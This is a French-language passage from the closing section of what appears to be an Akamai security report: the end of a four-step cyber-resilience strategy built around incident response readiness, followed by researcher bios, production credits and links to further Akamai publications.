4. **Faites appel à une équipe ou à un partenaire de confiance en matière de réponse aux incidents.** La plupart des entreprises finiront par faire face à un cyber-incident important. Lorsque, et non pas si, les défenses sont franchies, une équipe ou un partenaire de confiance facilement disponible peut faire toute la différence. Leurs capacités de réponse rapide peuvent aider votre entreprise à survivre à l'attaque, à récupérer rapidement, à minimiser les dommages et à restaurer rapidement les opérations normales.

Cette stratégie équilibrée à quatre étapes associe la sagesse d'éviter les risques inutiles au pragmatisme de se préparer aux réalités inévitables. En tant que leader des opérations de sécurité bénéficiant de dizaines d'années d'expérience, j'ai pu constater de mes propres yeux comment cette approche aide les organisations à éviter les cybercatastrophes potentielles et à récupérer rapidement des violations. Les entreprises qui mettent en œuvre ces quatre étapes font preuve d'une résilience et d'une adaptabilité accrues face aux cybermenaces.

Une défense proactive associée à une préparation optimale

Lorsque les gens me posent des questions sur la cybersécurité, je me tourne souvent vers une source de sagesse improbable : le comédien W.C. Fields. « Je ne suis pas obligé de participer à tous les débats auxquels je suis invité. » Cette observation légère prend une toute nouvelle dimension en ce qui concerne la cybersécurité. De la même manière que nous pouvons choisir de nous désengager des conflits non productifs, les organisations peuvent refuser certaines cyberinvitations de manière stratégique.

Dans le paysage numérique, ces « invitations » se manifestent souvent sous forme de vulnérabilités ou de vecteurs d'attaque potentiels. En mettant en œuvre des pratiques de base en matière de cyber-hygiène, les entreprises peuvent échapper à la plupart des cyberattaques d'aujourd'hui avant même qu'elles ne soient lancées. Cette approche proactive permet aux entreprises de « refuser » une part importante des cybermenaces sans efforts supplémentaires.

Il existe une autre citation que j'aime utiliser comme contre-argument, également d'une source improbable : le boxeur Mike Tyson. Comme Tyson nous l'a durement rappelé, « Tout le monde a un plan jusqu'à ce qu'il reçoive un coup de poing dans la bouche ». Cette dure réalité présente un contraste intéressant avec l'approche mesurée de Fields. Dans le domaine de la cybersécurité, les deux perspectives ont leur importance, et il est essentiel de trouver un équilibre entre elles.

La stratégie en quatre étapes n'est pas seulement théorique : elle est éprouvée dans les tranchées des cyber-conflits réels. En mettant en œuvre ces mesures, les entreprises améliorent considérablement leur stratégie de cybersécurité en s'assurant d'être bien équipées pour naviguer dans notre monde digital complexe, et sont ainsi prêtes à refuser les « invitations » inutiles et à résister aux « coups de poing » inévitables.

Les recherches de cet indice d'opinion publique fournissent les dernières informations et les derniers outils pour garder une longueur d'avance sur les menaces dans le paysage de la cybersécurité en constante évolution. Cette collection vous guidera pour construire un avenir numérique plus résilient et plus sécurisé.

Contributeurs à la recherche

Liron Schiff
Principal Security Researcher, Akamai

Depuis plus de 10 ans, Liron (également scientifique en chef du groupe de recherche sur la sécurité de l'IA) dirige des projets de R&D dans le secteur de la cybersécurité, ainsi que des recherches universitaires dans le domaine des réseaux informatiques. Ses recherches portent sur les aspects de la programmabilité, de la résilience et de la sécurité des réseaux.

Stiv Kupchik
ancien Security Researcher Team Lead

Les projets de Stiv tournent autour des systèmes d'exploitation internes, de la recherche de vulnérabilités et de l'analyse des logiciels malveillants. Il a présenté ses recherches lors de conférences telles que Black Hat, HEXacon et 44CON.

Ori David
Security Researcher Team Lead, Akamai

Le travail d'Ori porte sur la sécurité offensive, l'analyse des logiciels malveillants et la recherche des menaces.

Ben Barnea
Security Researcher, Akamai

Ben s'intéresse à et possède des années d'expérience dans la réalisation de recherches sur la sécurité de bas niveau et la vulnérabilité dans diverses architectures, notamment Windows, Linux, IoT et mobile. Ben aime aussi découvrir comment les mécanismes complexes fonctionnent et, plus important encore, comment ils échouent.

Tomer Peled
Security Researcher, Akamai

Dans son travail quotidien, Tomer s'intéresse aussi bien à la recherche sur les vulnérabilités qu'aux systèmes d'exploitation internes.

Sam Tinklenberg
Senior Security Researcher, Akamai

Sam est membre du groupe Apps & APIs Threat Research et a de l'expérience dans les tests de pénétration des applications Web. Il est passionné par la recherche et la protection contre les vulnérabilités critiques.

Ryan Barnett
Principal Security Researcher, Akamai

Ryan est membre de l'équipe Threat Research qui prend en charge les solutions de sécurité App & API Protector. Outre son travail principal chez Akamai, Ryan est également membre du conseil d'administration de la WASC et chef de projet de l'OWASP pour la base de données d'incidents de piratage Web (WHID) et les pots de miel Web distribués.

Crédits

Directeur de recherche

Mitch Mayne

Rédaction et éditorial

Tricia Howard
Maria Vlasak
Mitch Mayne

Révision et expertise

Liron Schiff
Tomer Peled
Stiv Kupchik
Sam Tinklenberg
Ori David
Ryan Barnett
Ben Barnea
Roger Barranco

Documents promotionnels

Annie Brunholz
Tricia Howard
Ashley Linares

Marketing et publication

Georgina Morales Hampe
Emily Spinks

État des lieux d'Internet/Sécurité

Lisez les numéros précédents et surveillez les prochaines parutions du célèbre rapport État des lieux d'Internet/Sécurité d'Akamai, **akamai.com/soti**

Recherches sur les menaces d'Akamai

Tenez-vous au courant des dernières analyses d'informations sur les menaces, des rapports de sécurité et des recherches sur la cybersécurité sur **akamai.com/threatresearch**

Accéder aux données de ce rapport

Consultez des versions de haute qualité des graphiques et des tableaux référencés dans ce rapport. Ces images sont libres d'utilisation et de référence, à condition qu'Akamai soit dûment crédité en tant que source et que le logo Akamai soit conservé. **akamai.com/sotidata**

Recherche sur la sécurité d'Akamai

Lisez le blog lié à la recherche sur la sécurité d'Akamai pour obtenir une réponse rapide aux éléments de recherche les plus importants d'aujourd'hui. **akamai.com/blog/security-research**